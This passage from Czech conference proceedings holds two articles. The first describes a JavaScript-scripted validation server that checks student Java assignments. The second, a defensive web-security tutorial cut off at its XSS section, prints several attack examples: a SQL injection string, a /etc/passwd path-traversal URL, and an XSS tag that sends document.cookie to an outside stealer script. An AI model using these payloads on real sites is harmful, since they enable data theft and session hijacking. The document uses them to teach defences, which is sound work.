V prvních kapitolách bude čtenář velice stručně seznámen s JavaScriptem a se způsobem, jakým probíhá odevzdávání a kontrola studentských prací. Dále se bude pozornost detailněji věnovat architektuře validačního serveru, jeho konfiguraci a poté konkrétně způsobu integrace JavaScriptu do Javovského systému. V závěru budou diskutovány i výkonové aspekty použitého řešení.

2 JavaScript

V této kapitole je ve stručnosti popsána historie jazyka a jeho vlastnosti.

2.1 Historie

JavaScript [3, 4] byl původně vyvinut firmou Netscape na konci roku 1995, začátkem následujícího byl vydán již jako součást prohlížeče Netscape 2.0. Kvůli okamžitému úspěchu tohoto webového klientského scriptovacího jazyka představil Microsoft „kompatibilní“ jazyk JScript [7] v prohlížeči Internet Explorer 3.0. Zde je dle názoru autora zřejmě potřeba hledat prapůvodní příčiny faktu, že snad až dodnes se v různých prohlížečích setkáváme s více či méně nekompatibilními implementacemi tohoto jazyka.

V té době totiž ještě neexistoval žádný standard, jednalo se pouze o vlastní projekty různých firem. Až koncem roku 1996 zaslala firma Netscape svůj JavaScript ke standardizaci do ECMA International [1]. Vznikla specifikace ECMA-262, která standardizovala jazyk s názvem ECMAScript [2]. Jazyky JavaScript a JScript jsou od té doby označovány jako „dialekty“ EMCAScriptu – kompatibilní, avšak každý poskytuje navíc nějakou množinu charakteristických rysů, které nejsou v ECMA-262 obsaženy.

Poslední verze ECMA-262 specifikace (verze 3) pochází z roku 1999, verze 4 je stále ve vývoji.

2.2 Jazyk

Zaměřme se nyní ale již čistě na JavaScript – jedná se o dynamický scriptovací jazyk se slabým typovým systémem. S Javou má společnou (či velice podobnou) pouze syntaxi. Co znamenají jednotlivé přívlastky?

dynamický Pokud si odpustíme komplexnější definici, velice pěkně vystihuje tato věta: „Vše, co může být jazykem popsáno, může vzniknout a být modifikováno i za běhu“ (např. přidávání nového kódu, modifikování typového systému, rozšiřování objektů, ...).

scriptovací Je takový programovací jazyk, který slouží k řízení či ovládání aplikací (jsou nezávislé na aplikaci, která je obvykle napsána v jiném jazyce. S aplikací komunikují prostřednictvím domluveného rozhraní).

slabý typový systém Opět netriviální shrnout do jedné věty – jazyk, který je staticky kontrolovaný (při překladu), ale nemůže plně garantovat absenci typových chyb za běhu [9].

Většinou se s JavaScriptem setkáváme v prohlížečích, kde řídí chování zobrazené www stránky na klientské straně. Méně známé je však použití jazyka


k jinému účelu, například na straně serveru [5] či ke scriptování aplikace stojící zcela mimo oblast webu.

3 Automatická kontrola semestrálních prací studentů

V této části budou popsány okolnosti a důvody vzniku validátoru studentských prací [8] na Katedře informatiky a výpočetní techniky, Západočeské univerzity v Plzni.

Všichni studenti prvního ročníku Fakulty aplikovaných věd (v letech 2006 i 2007 cca 460 studentů) absolvují kurz „Počítače a programování“ (dále jen PPA1, PPA2) [10]. Učí se od základů programování v jazyce Java. Cvičení z předmětu spočívají mimo jiné v řešení mnoha malých příkladů, během semestru je úloh cca 20. Prostým vynásobením a s přihlédnutím k opakovaným odevzdáním (opravám) zjistíme, že počet jednotlivých odevzdaných souborů všemi studenty je 12 800 – což je přesný údaj z roku 2007/08. Takové množství by zcela zahltilo cvičící předmětu a proto jsme v rámci dvou katedrálních projektů postupně navrhli a implementovali systém, který dokáže odevzdávané úlohy kontrolovat automaticky.


Studenti používají k odevzdávání prací webovou portletovou aplikaci umístěnou na stránkách předmětu [10, 11] na portále ZČU. Portlet práci odešle na validační server ke kontrole a poté zobrazí studentovi výsledek této kontroly (ano/ne plus případné doplňující informace, které vygeneroval validátor). Studenti mohou práce odevzdávat vícekrát a dosáhnout tak stavu, kdy je jejich práce uznána jako správná.



Obr. 1 Proces zpracování odevzdané práce

4 Validační server

V této kapitole bude představen základní princip validačního serveru [8] tak, jak je uveden na obrázku 2.



Obr. 2 Princip práce validačního serveru

1. Vstupní soubor a další vstupní informace dorazí na rozhraní validátoru. Při zmíněné komunikaci s portálem ZČU se používá volání RMI (Remote Method Invocation).

2. „Validační doména“ definuje konkrétní pravidla a proces validace. Existuje tedy doména pro kontrolu semestrálních prací zmíněného předmětu PPA1 a nezávisle na ní další domény např. pro předměty JXT, UUR nebo pro studentskou soutěž PilsProg [12] atd. Název domény, dle jejíž pravidel se zaslaný soubor validuje, je vstupním parametrem validace.

3. Vstup projde základními kontrolami, které jsou nadefinovány již na úrovni konfigurace validátoru. Např. maximální velikost souboru, přípona atd.

4. Validátor připraví „půdu“ pro validaci – vytvoří pracovní adresář, nahraje do něj zaslaný soubor, vytvoří nové vlákno pro validaci a nastaví maximální možnou dobu validace podle nastavení domény.

5. **Spuštění vlastního validačního procesu:** Je spuštěn validační proces, který je definován pro konkrétní doménu. Jedná se o kombinaci XML elementů s JavaScriptovým programem. Script může využívat mnoho služeb

poskytovaných validačním serverem a generuje postupně výsledek validace. Na tento krok se budeme dále soustředit.

6. Během validace se postupně vytváří tzv. ValidationResult – výsledek validace. Ten obsahuje nejrůznější informace o validaci, chybové hlášky atd. – cokoliv, co autor validační domény považuje za důležité sdělit studentům, kteří práci odevzdali. Tento výstup může být převeden do HTML formy a uložen na místo okamžitě přístupné přes www. Možné jsou další formy výstupu, například uložení do databáze či XML souboru.

7. Vyčištění pracovního adresáře, navrácení výsledku validace klientovi.

4.1 Proces validace

V předchozí části byl uveden obecný postup, jakým odevzdaný soubor prochází. Zde se zaměříme na jádro vlastní validace, na pátý bod – „Spuštění vlastního validačního procesu“.

Toto je část validátoru, kterou chceme mít zcela konfigurovatelnou. Při analýze požadavků na systém se nejprve probírala možnost sestavit postup validace jen z jakýchsi pevně předprogramovaných kroků, do kterých půjde nejvýše doplňovat proměnné a výrazy a tak proces validace řídit. Již první případová studie (předmět PPA1, viz kapitola 4.3) ale ukázala, že je potřeba dát tvůrcům validačních domén zcela obecný způsob, jak si „naprogramovat“ svůj proces validace.

Proto bylo rozhodnuto, že vlastní proces validace bude definován nějakým scriptovacím jazykem, který umožní autorům validační domény naprogramovat libovolné kontroly. Validační server bude těmto scriptům pouze poskytovat rozhraní s množstvím doplňkových služeb.

Jediným závazným požadavkem na scriptovací jazyk bylo, aby existovala stabilní a ověřená implementace tohoto jazyka pro Javu. Výhodou by bylo použít některý známý jazyk a proto jsem nejprve zkusil najít implementaci JavaScriptu[1]. Byla zvolena implementace Rhino [6].

Rhino je open source projekt, napsaný čistě v Javě, který spravuje Mozilla Foundation. Projekt vznikl na podzim 1997, kdy Mozilla plánovala vydání Netscape Navigatoru naprogramovaného čistě v Javě. Po upuštění od tohoto cíle se projekt postupně stal open source. Rhino převádí JavaScriptové scripty na Javovské třídy, čímž se výrazně zvyšuje jejich rychlost oproti druhé možné variantě zpracování – interpretovanému režimu (srovnání rychlosti viz kapitola 5).

[1] tento možná netradiční přístup se v uvedeném případě nakonec ukázal jako po všech stránkách vyhovující.

4.1.1 Konfigurační soubory validace

V této kapitole bude předveden způsob, jakým se konfigurace procesu validace provádí. Nejprve malý příklad, který provádí ukázkovou kontrolu – předpokládejme, že studenti odevzdávají `.jar` soubory a my se chceme jen ujistit, že se uvnitř nich nachází hlavní třída, jejíž název je uložen v konfiguraci domény:

```
<validation-process>

   <script>
      /* přečtu název hlavní třídy z~konfigurace domény */
      var mainClassName = domain.getDomainProperties().
                          getProperty("main_class_name");
   </script>

   <!-- volání podprocesu, který rozbalí jar soubor -->
   <call process="/common/extractzip.xml">
      /* parametry podprocesu - jaky jar rozbalujeme a~kam */
      <param name="zip">inputFile</param>
      <param name="dir">workDir</param>
   </call>

   <!-- Pokud nastala nějaká chyba, končím -->
   <quit-if-error/>

   <!-- Kontrola zda existuje soubor s~hlavní třídou -->
   <if>
      <condition>
         ! (new Packages.java.io.File(
                  workDir, mainClassName)).exists()
      </condition>
      <then>
         <!-- vypíšu chybu z~ResourceBundle -->
         <error key="cz.kontrola.neni_main_soubor"/>
      </then>
   </if>

</validation-process>
```

Jak již bylo zmíněno v kapitole 4, byla zvolena možná poněkud zvláštní kombinace XML a JavaScriptu[2]. Důvodů, proč nebylo možné použít pouze jediný textový soubor obsahující pouze JavaScript, je několik:

Rozložení kódu do více souborů, jejich vzájemné volání a předávání parametrů. Takto lze kód vykonávající časté operace uložit do adresáře sdí-

[2] I když – pokud lze kombinovat HTML a JavaScript, proč ne XML

leného všemi doménami (`common`). Příkladem je volání podprocesu, který zařídí rozbalení `zip/jar` souborů:

```
<call process="/common/extractzip.xml">
```

Potřeba zavést speciální programové struktury Zmíním tu nejdůležitější: Časový limit pro vykonávání části procesu, XML element `time-limited`. Zapouzdřuje libovolné množství dalších elementů a slouží k omezení maximální možné doby zpracování těchto elementů. Pokud je doba zpracování překročena, okamžitě je zpracování přerušeno a celá validace je ukončena s výstupní chybou *timeout*. Tato jednotlivá časová omezení se mohou vnořovat – základní časové omezení je definováno v konfiguraci domény a omezuje celkovou dobu validace. Toto omezení bývá obvykle třeba 20 vteřin. Další vnořená omezení se typicky použijí například pro omezení doby překladu (či běhu) zaslaných úloh:

```
<!-- omezení doby překladu na 3 vteřiny -->
<time-limited time="3000"
              exceed-message="cz.kontrola.compile_timeout">

   <!-- volání podprocesu pro překlad -->
   <call process="/common/compilefile.xml">
      <param name="file">inputFile</param>
      <param name="outputDir">workDir</param>
   </call>

</time-limited>
```

Strojové generování procesů validace Již v době návrhu bylo jasné, že použití scriptovacího jazyka je příliš komplikované pro většinu „obyčejných“ uživatelů-vyučujících, kteří si budou například chtít zkontrolovat jen jednoduché formální aspekty odevzdávaných prací. Proto se předpokládalo naprogramování webového rozhraní, které umožní konfigurovat proces validace jednodušším způsobem – podobně, jako se definují například emailové filtry na nejznámějších freemailových serverech. Vyučující si pak „naklikají“ několik kroků, kde budou nabídnuty jen základní možnosti, které ovšem dle známého poměru 80 : 20 budou většině uživatelů stačit.

V současné době (říjen 2008) je již hotová prototypová implementace, která byla zadána studentovi pátého ročníku jako semestrální projekt. Toto webové rozhraní částečně pracuje přímo nad soubory s procesem validace a proto se mu použití XML hodí.

4.2 Integrace Javy a JavaScriptu

V následujících podkapitolách budou již konečně uvedeny slíbené praktické ukázky částí aplikace, která v sobě integruje JavaScriptovou implementaci Rhino. Nejprve bude předvedena část z Javy, tj. jak inicializovat JavaScript, jak scripty spouštět a získávat jejich výstupy. Poté bude ukázán způsob, jak naopak ze scriptu přistupovat k objektům v Javě a k proměnným, které byly z Javovského prostředí přeneseny.

4.2.1 Initializace scriptovacího engine

Jak je vidět z následující ukázky, je potřeba převést Javovské typy na interní typovou reprezentaci používanou scriptovacím engine metodou `Context.javaToJS()`. Ostatní kroky jsou popsány v komentářích:

```
/* Získání JS contextu */
jsContext = ContextFactory.getGlobal().enterContext();

/* nastavení contextu - optimalizace, locale, ... */
jsContext.setOptimizationLevel(1);
jsContext.setLocale(info.getValidationInput().getLocale());

/* vytvoreni zakladniho Scope s~vychozim obsahem */
scope = jsContext.initStandardObjects();

/* vložím tam objekty, ke kterým bude moci JavaScript */
/* reference na doménu, vstupní soubor, pracovní adresář, ... */
ScriptableObject.putProperty(scope, "domain",
  Context.javaToJS(info.getDomain(), scope));

ScriptableObject.putProperty(scope, "inputFile",
  Context.javaToJS(info.getInputFile(), scope));

ScriptableObject.putProperty(scope, "workDir",
  Context.javaToJS(info.getWorkDir(), scope));

...
```

4.2.2 Vnořování scopes – rozsahu platnosti objektů

Můžeme programově řídit i tzv. *scopes* objektů – čili rozsahů platnosti (např. proměnných). Například při provádění elementu `call` (volání podprocesu) je potřeba podproces spustit ve vlastním *scope*. Proměnné definované v podprocesu pak budou mít přístup k proměnným rodičovského procesu a nikoliv naopak

(stejně jako ve funkci máme přístup ke globálním proměnným). Po vykonání podprocesu se jím deklarované proměnné zruší.

```
/* vytvoření nového 'newScope' pro rodičovský 'scope' */
Scriptable newScope = jsContext.newObject(scope);
newScope.setPrototype(null);
newScope.setParentScope(scope);

/* volání podprocesu s~novým 'scope' */
subProcess.execute(jsContext, newScope, ...);
```

4.2.3 Inicializace, překlad a spouštění scriptů

Každá část XML, která obsahuje JavaScript, je reprezentována třídou `Script-Statement`, která zajišťuje jeho životní cyklus. Po načtení scriptu se provede jeho překlad, čímž se jednak převede do byte-kódu pro pozdější spouštění a jednak odhalí případné chyby již při startu validačního serveru:

```
/* script je uvnitř XML elementu */
String script = element.getText();

/* Získání JS contextu */
Context jsContext = ContextFactory.getGlobal().enterContext();

/* překlad scriptu */
Script compiledScript = jsContext.compileString(script, ...);
```

V případě chyby při překladu scriptu je vyhozena příslušná výjimka odvozená od `RhinoException`, o kterou se poté zbytek programu postará. Vlastní spuštění scriptu je pak již velice snadné:

```
Object jsResult = compiledScript.exec(jsContext, scope);
Integer javaResult = (Integer) Context.jsToJava(jsResult, Integer.class);
```

V tomto případě je ukázána situace, kdy je jako výsledek scriptu očekáváno celé číslo. Stejně jako v předchozím případě je ještě potřeba převést zpět JavaScriptovou reprezentaci typu na `java.lang.Integer`.

4.2.4 Přístup ze scriptu k objektům v Javě

Zatím jsme se věnovali pouze ovládání scriptovacího engine z Javy a předávání parametrů scriptům. V této části bude ukázána opačná strana mince – jak ze scriptů přistupovat k Javovským objektům a tedy také k API validačního serveru:

```
<script>
   /* 'inputFile' je proměnná type java.io.File zavedena
      do scriptu z~Javy. Ukazuje na vstupní soubor. */
   var cesta = inputFile.getAbsolutePath();

   /* Vytvoření instance Javovské třídy, je potřeba
      použít prefix 'Packages' */
   list = new Packages.java.util.ArrayList(1);
   list.add(cesta);

   /* Volání statické metody z~API validačního serveru */
   if (! Packages.cz.zcu.validationserver.
      codeanalyzers.ByteCodeAnalyzeUtils.isUsingOnlyPackages(...) ) {
      /* nepoužívá pouze povolené balíky */
   }
</script>
```

4.3 Případová studie – předmět PPA1

Jako praktickou ukázku skutečného procesu validace uvedu předmět PPA1.

Odevzdává se 20 krátkých úloh. Každá úloha nejprve načte některé údaje ze standardního vstupu, poté provede určený úkol a nakonec vypíše výstup. Vyučující předmětu dodají na začátku semestru vzorové programy ve zdrojové formě (`.java`) a soubory se vstupními daty (může být více různých testovacích vstupů pro každý program). Validační server tedy nejprve přeloží vzorové programy a poté je spustí pro všechny vstupy – pomocí vzorových programů si vygeneruje očekávané vzorové výstupy.

Samotná kontrola zaslané práce spočívá nejprve v překladu zaslaného `java` souboru. Poté je spuštěn, jsou získány výstupy a ty poté porovnány s výstupy vzorovými. Porovnání bere v potaz různé možné odchylky (bílé znaky, toleranci ve výstupu desetinných čísel, ...). Pokud jsou všechny výstupy shodné, je validace v pořádku, v opačném případě uvidí student na www stránce porovnání svých a vzorových výsledků.

Následují důležité části scriptu této domény:

```
<!-- volani podprocesu, ktery zkontroluje,
     zda se jedna o~Java zdrojak -->
<call process="/common/checkjavasource.xml">
   <param name="file">inputFile</param>
</call>

...
<!-- prelozim zaslany soubor, nejdele 5 vterin -->
<time-limited time="5000" exceed-message="ppa1.prekrocil_compile">
```

```
   <call process="/common/compilejava.xml">
      <param name="file">inputFile</param>
   </call>
</time-limited>

<time-limited time="5000" exceed-message="ppa1.prekrocil_spousteni">
   <!-- telo cyklu se opakuje dokud plati 'condition' -->
   <while>


      <!-- dokud existuje soubor .in<index> se vstupem -->
      <condition>
         inFile = new java.io.File(domainDir,'vzory/Vzor.in'+index);
         inFile.exists() <!-- toto je vystupem podminky -->
      </condition>
      <body>
         <!-- soubory s~vystupy vzoroveho a~testovaneho programu -->
         <script>
            vzorOutput = new java.io.File(vzoryDir,'Vzor.out'+index);
            testOutput = new java.io.File(workDir,'Test.out'+index);
         </script>

         <!-- nyni zjistim vystup testovane tridy - spustim ji -->
         <call process="/common/invokejava.xml">
            <param name="mainClass">className</param>
            <param name="classPath">workDir</param>
            <param name="stdIn">inFile</param>
            <param name="stdOut">testOutput</param>
         </call>

         <!-- vystupy porovnam -->
         <call process="/common/comparefiles.xml">
            <param name="file1">vzorOutput</param>
            <param name="file2">testOutput</param>
         </call>

         <script>
            index++;
         </script>

         <quit-if-error/>
      </body>
   </while>
</time-limited>
```

4.4 API Validačního serveru

Na závěr kapitoly o validačním serveru uvedu seznam hlavních služeb, které jsou naprogramovány přímo jako součást serveru a které jsou poskytovány scriptům prostřednictvím aplikačního rozhraní:

- **Překladače Javy, Pascalu, C**
- **Spouštění Java i binárních programů** včetně zabezpečení spouštěných programů – spouštění pod zabezpečeným uživatelem (`sudo`)
- **Analýza byte-kódu Java programů,** zjišťování použitých balíků, tříd, metod
- **Analýza C link souborů,** zjišťování použitých funkcí
- **Cachování** – některé soubory není třeba vytvářet při každé validaci (např. vzorové výstupy, viz případová studie, kapitola 4.3), proto mohou být uloženy do cache
- **Utility pro porovnávání textových výstupů programů**
- **Časová omezení** – již zmíněná časová omezení pro vykonávání částí validace

4.5 Nevýhody popsaného řešení

Popsané řešení má samozřejmě i některé nevýhody:

- Vnoření JavaScriptu do XML si žádá respektování zvláštních znaků, které jsou v XML zapisovány jako speciální entity. Nejčastěji se tedy asi setkáme s prapodivným zápisem znaků *„větší“* (`>`), *„menší“* (`<`) a znaku `&`. Následující zápis vypadá bohužel opravdu nepřehledně:

```
<script>
   if ( s.length &lt; 10 &amp;&amp; s.length &gt; 5) {
      ...
   }
</script>
```

- Obtížné ladění scriptů. Použití dynamického jazyka se slabým typovým systémem redukuje množství chyb, které je jeho překladač schopen ohlásit. Neexistují prakticky žádné typové kontroly při překladu a i za běhu je chování skutečně velice „vágní“ – s nadsázkou lze říct, že můžete „násobit řetězce a spojovat čísla“. Implicitní typové konverze selžou až teprve

v extrémních případech. Přestože i tyto konverze jsou ve slabě typovaném jazyce přesně definovány a v čistě JavaScriptových aplikacích (např. v html stránkách) nám nevadí, v případě spojení se silně typovaným a statickým jazykem (Javou) to přináší problémy.

Program většinou padá až za běhu a to při volání Javových částí kódu z JavaScriptu – tedy v místě, kde je již potřeba hodnoty převést na Javovské typy. Příčina toho, proč v parametru, kde je očekáváno číslo, se nachází řetězec „java.io.File17“, se pak hledají ve scriptu obtížněji.

Částečným řešením je plánovaná úprava, kdy by validační server umožňoval provést po svém spuštění i jakousi předkonfigurovanou zkušební množinu validací – scripty budou tedy nejen přeloženy (jako obvykle), ale i budou spuštěny pro několik případů. Bude se tedy jednat o jakési zabudované „unit-testování“.

5 Výkonové aspekty

Důležitým pohledem na zvolený scriptovací jazyk je analýza výkonu zvolené implementace. Výkon či rychlost se samozřejmě nedá nijak přesně změřit a ani to není naším cílem. Před použitím Rhino jsem si pouze potřeboval udělat hrubou představu, zda nebude zpracování scriptů příliš „pomalé“ a mít zásadní vliv na výkon celé aplikace (a tedy především na dobu validace jednotlivé odevzdané práce).

Tabulka 1 Výkon Rhino implementace

Suma						
Java	JS – interpretováno		JS – bez optimalizace		JS – optimalizace	
	Překlad	Běh	Překlad	Běh	Překlad	Běh
0.09	1.87	86.66	3.12	30.24	2.80	28.68
Faktoriál						
Java	JS – interpretováno		JS – bez optimalizace		JS – optimalizace	
	Překlad	Běh	Překlad	Běh	Překlad	Běh
0.43	1.09	80.89	2.03	19.17	2.65	10.60

V JavaScriptu a Javě bylo napsáno několik krátkých programových konstrukcí. Tyto krátké kousky programu byly poté spouštěny 1 000× a zjišťována jejich průměrná doba běhu. U JavaScriptu bylo vždy prováděno rovnou několik měření – doba běhu v případě interpretovaného spuštění (Rhino nepřekládalo scripty do byte-kódu, ale vždy interpretovalo), doba překladu do byte-kódu a poté doba spuštění přeloženého scriptu při několika úrovních optimalizace.

V tabulce 1 jsou uvedeny dva testy: *suma* (cyklus a v něm počítání sumy) a *faktoriál* (výpočet faktoriálu rekurzí). Všechny hodnoty jsou uvedeny v milisekundách.

Doby potřebné pro přeložení scriptů nás nezajímají, protože tato operace se provádí pouze jednou při startu validačního serveru (případně při reloadu konfigurace) a zde nemáme na rychlost žádné zvláštní požadavky. Při pohledu na srovnání rychlosti Java kódu a byte-kódu vygenerovaného z JavaScriptu je potřeba brát v úvahu, že JavaScriptový kód obsahuje ohromné množství „servisních“ operací – čtení/ukládání proměnných do *scope* scriptu, testování zabezpečení atd. Tento fakt jsem si ověřil dekompilací a prohlédnutím vytvořeného byte-kódu.

Ještě jednou upozorňuji, že lze dlouho diskutovat o tom, zda jsou takto provedené testy a měření objektivní, zda vyjadřují výkon větších scriptů použitých v reálných aplikacích a zda lze z výsledků vůbec něco usuzovat. Velice záleží na tom, na jakém scriptu se měření provádí, ale přesto si myslím, že pro představu v tomto konkrétním případě to určitě stačí.

6 Závěr

V tomto akademickém roce běží systém již druhým rokem, loni byl prověřen a odladěn na více než 14 000 odevzdaných souborech v několika validačních doménách. Zároveň byl validátor využit při vyhodnocování programátorské soutěže PilsProg [12] organizované katedrou, ve které bylo odevzdáno přes 500 prací.

Použití JavaScriptu pro konfiguraci validačních domén se velmi osvědčilo. Po sepsání detailní dokumentace k validačnímu serveru si již několik dalších cvičících napsalo scripty pro vlastní validační domény a úspěšně je používá ať pro komplexní kontroly odevzdaných prací, tak třeba jen pro kontrolu formálních aspektů. Zde se jako výhoda projevila právě všeobecná „známost“ jazyka JavaScript a jeho použití ve zcela jiném prostředí než je www nedělalo žádné problémy.

Jak jsem již zmínil v kapitole 4.1.1, byla dokončena první provozuschopná verze webového rozhraní, které pracuje nad validačním serverem a je de-facto editorem jeho konfigurace. Umožní i vyučujícím-uživatelům „naklikat“ si jednoduché kontroly odevzdávaných prací podobně, jako se vytvářejí filtry emailových zpráv např. na email.seznam.cz.

Z pohledu vývojáře aplikace mohu Rhino doporučit – integrace scriptu s vlastní aplikací, možnost předkompilování scriptů, možnost ručně řídit jmenné prostory scriptu, zabezpečení – vše funguje bez nejmenších problémů. Dokumentace a ukázkové příklady na webu Rhino [6] začátečníkům pomohou okamžitě zprovoznit první scripty. Knihovna je velice dobře odladěna a zdokumentována, navíc je samozřejmě k dispozici zdrojový kód.

Literatura

[1] Ecma International, mezinárodní standardizační organizace.
http://www.ecma-international.org/

[2] ECMAScript. http://www.ecmascript.org/

[3] JavaScript Wikipedia page.
http://en.wikipedia.org/wiki/JavaScript

[4] JavaScript at mozilla.org.
http://developer.mozilla.org/en/JavaScript

[5] Server-side JavaScript, seznam implementací.
http://en.wikipedia.org/wiki/Server-side_JavaScript

[6] Rhino, implementace JavaScriptu v Javě.
http://www.mozilla.org/rhino/

[7] JScript (Windows Script Technologies).
http://msdn.microsoft.com/en-us/library/hbxc2t98.aspx

[8] Valenta, L. *Dokumentace validačního serveru.*
http://vs.kiv.zcu.cz/doc

[9] Cardelli, L. *Type Systems.* The Computer Science and Engineering Handbook. CRC Press, 2004. Chapter 97. Available at
http://lucacardelli.name/Papers/TypeSystems.pdf

[10] *Počítače a programování 1*, Portál ZČU.
https://portal.zcu.cz/wps/portal/predmety/kiv/ppa1

[11] *Počítače a programování 1*, popis odevzdávání prací,
http://www.kiv.zcu.cz/ netrvalo/vyuka/ppa1/portal/navody/
du-navod/odevzdavani.html

[12] Studentská soutěz v programování PilsProg.
http://pilsprog.fav.zcu.cz/index.php/aktuality

Bezpečnost na webu

Petr Ferschmann

E-mail: pferschmann@softeu.com

V tomto článku si ukážeme některé časté bezpečnostní chyby webových aplikací a postupy jak jim předcházet. V dnešní době je stále více systémů tvořeno touto formou a také mnoho z nich více využívá AJAX (Asynchronous JavaScript and XML), SEO (Search Engine Optimisation) a REST (Representational state transfer).

Každý systém může být napaden na mnoha úrovních – od operačního systému serveru až po prohlížeč uživatele. My se zaměříme na problémy, které jsou způsobeny interakcí webové aplikace a prohlížeče. Jinými slovy, zaměříme se pouze na HTTP, HTML a JavaScript.

Předem budeme předpokládat, že operační systém serveru je dobře zabezpečený, nelze odchytit ani podvrhnout data při přenosu sítí (např. díky šifrování), a že má uživatel aktualizovaný operační systém včetně prohlížeče.

Než začneme

Připomeňme si nejprve některé základní prvky protokolů HTTP a HTML. HTTP je bezestavový protokol, jehož základem je URL, které identifikuje dokument poskytnutý uživateli. I přesto, že je HTTP bezstavové, existuje samozřejmě několik způsobů jak předávat stav aplikace. Základem je již uvedené URL. Aplikace si zde může uložit údaje a ty pak přenášet ze stránky na stránku (index.php;JSESSIONID=abc). Další možností je použití cookie. Jde o krátkou textovou informaci přijatou ze serveru v HTTP hlavičce požadavku. Každá cookie je také vázaná na doménu, ze které byla přijata. Při komunikaci se servery z této domény je pak cookie posílána s každým požadavkem tam a zpět.

V HTTP také existuje několik „metod“ komunikace. Základem je POST a GET. GET se používá pro zjištění či přečtení informací ze serveru. Požadavky metodou GET by neměly modifikovat stav na serveru. Díky této vlastnosti, mohou crawlery (internetové vyhledávače) libovolně generovat požadavky s touto metodou (odkazem nebo i formulářem). Naopak POST se používá hlavně k modifikaci stavu a také v případech, kdy chceme nahrát na server větší množství dat (např. nahrát soubor).

V následujících odstavcích se budeme věnovat konkrétním typům chyb.

Injection a SQL Injection

První typ útoku využívá špatného ošetření vstupu od uživatele při sestavování dotazů a parametrů do jiných systému. Nejčastějším typem tohoto útoku je SQL Injection – špatná obsluha parametrů při tvorbě SQL dotazů.

Ukázka špatného použití (do proměnné param ukládáme hledaný text):

```
String query = "select * from tabulka where field = '"+param+"'";
```

Pokud však uživatel do param umístí hodnotu `"' or 1=1 or field = '"`, může tak přečíst všechna data v celé databázi. Případně díky subselectům či joinům přečíst i data z jiných tabulek.

Tento problém má naštěstí snadné řešení – nepředávat parametry pomocí jednoduchého skládání řetězců, ale pomocí pozicových (JDBC) nebo pojmenovaných (Hibernate, JPA) parametrů. Ty se postarají o správné obalení parametrů.

```
String query = "select * from tabulka where field = :p{\_}field";
Query q = session.createQuery(query);
q.setString("p{\_}field", param);
```

Pokud budete striktně dodržovat tento přístup, lze snadno identifikovat problémy již při letmém pohledu na kód.

Tento typ problému se týká i dalších dotazovacích systémů jako je LDAP či funkce typu eval (spusť kód uložený v proměnné) v dynamických jazycích.

Spuštění souboru

V případech, kdy se pomocí parametru načítá nebo spouští soubor z disku a není správně kontrolován vstup, lze aplikaci přesvědčit k přečtení špatného souboru. Pokud aplikace vypadá takto:

```
readfile({\$}{\_}GET["file"]);
```

a uživatel zavolá URL takto `index.php?file=/etc/passwd` získá i obsah tohoto souboru. Nejjednodušší obranou je striktní kontrola parametru dle seznamu povolených hodnot.

Krádež Session

Protože je HTTP bezstatový protokol, ale všichni potřebují alespoň určitou formu stavu přenášet, používá se mechanizmus sezení (session). Uživateli je při

prvním přístupu vytvořeno sezení a je přidělena jeho identifikace – pomocí cookie nebo pomocí předávání v URL.

Z tohoto důvodu lze sezení také zneužít. Stačí získat identifikátor sezení a můžu tak předstírat korektně přihlášeného uživatele. Proto je nutné identifikátory sezení generovat opravdu náhodně (s rovnoměrným rozložením) a ještě lépe kontrolovat i IP adresu uživatele.

Problém nastane v případech, kdy uživatel nechce zadávat jméno a heslo každých několik hodin, ale chce být přihlášen i několik týdnů (uživatelova adresa se pak bude i měnit).

Pokud používáte cookie, je nutné správně zajistit omezení cookie na doménu, kontrolu IP adresy a také dobu platnosti. Musíte také zajistit, aby na vašem serveru nebyl možný Cross Site Scripting útok (viz níže).

Pokud ukládáte identifikaci v URL, je nutné zajistit, aby se URL neobjevilo na žádném jiném serveru jako HTTP Referer (ze které stránky uživatel přišel). Musíte tedy provést několik kroků. Nejprve zabránit načítání obrázků z jiných nedůvěryhodných serverů. Při odkazování na jiný server musíte udělat přesměrování uživatele – tj. pomocí refresh v HTML stránce uživatele přesměrujete na novou stránku. Nelze totiž v tomto případě použít přesměrování v protokolu HTTP (302 Location), protože nedojde ke změněně refereru.

Ukázka útoku:

```
<img src=javascript:document.location=
        "http://www.mujweb.cz/stealer.php?cookie="+document.cookie;/>
```

Cross Site Scripting (XSS)

Při zobrazování vstupů od uživatele je nutné zajistit, aby veškerý výstup nebyl do stránky zapsán přímo, ale jako text. Jinými slovy, musí dojít k nahrazení znaků za jejich entitní vyjádření `<` za `<`, `>` za `>` a `&` za `&`.

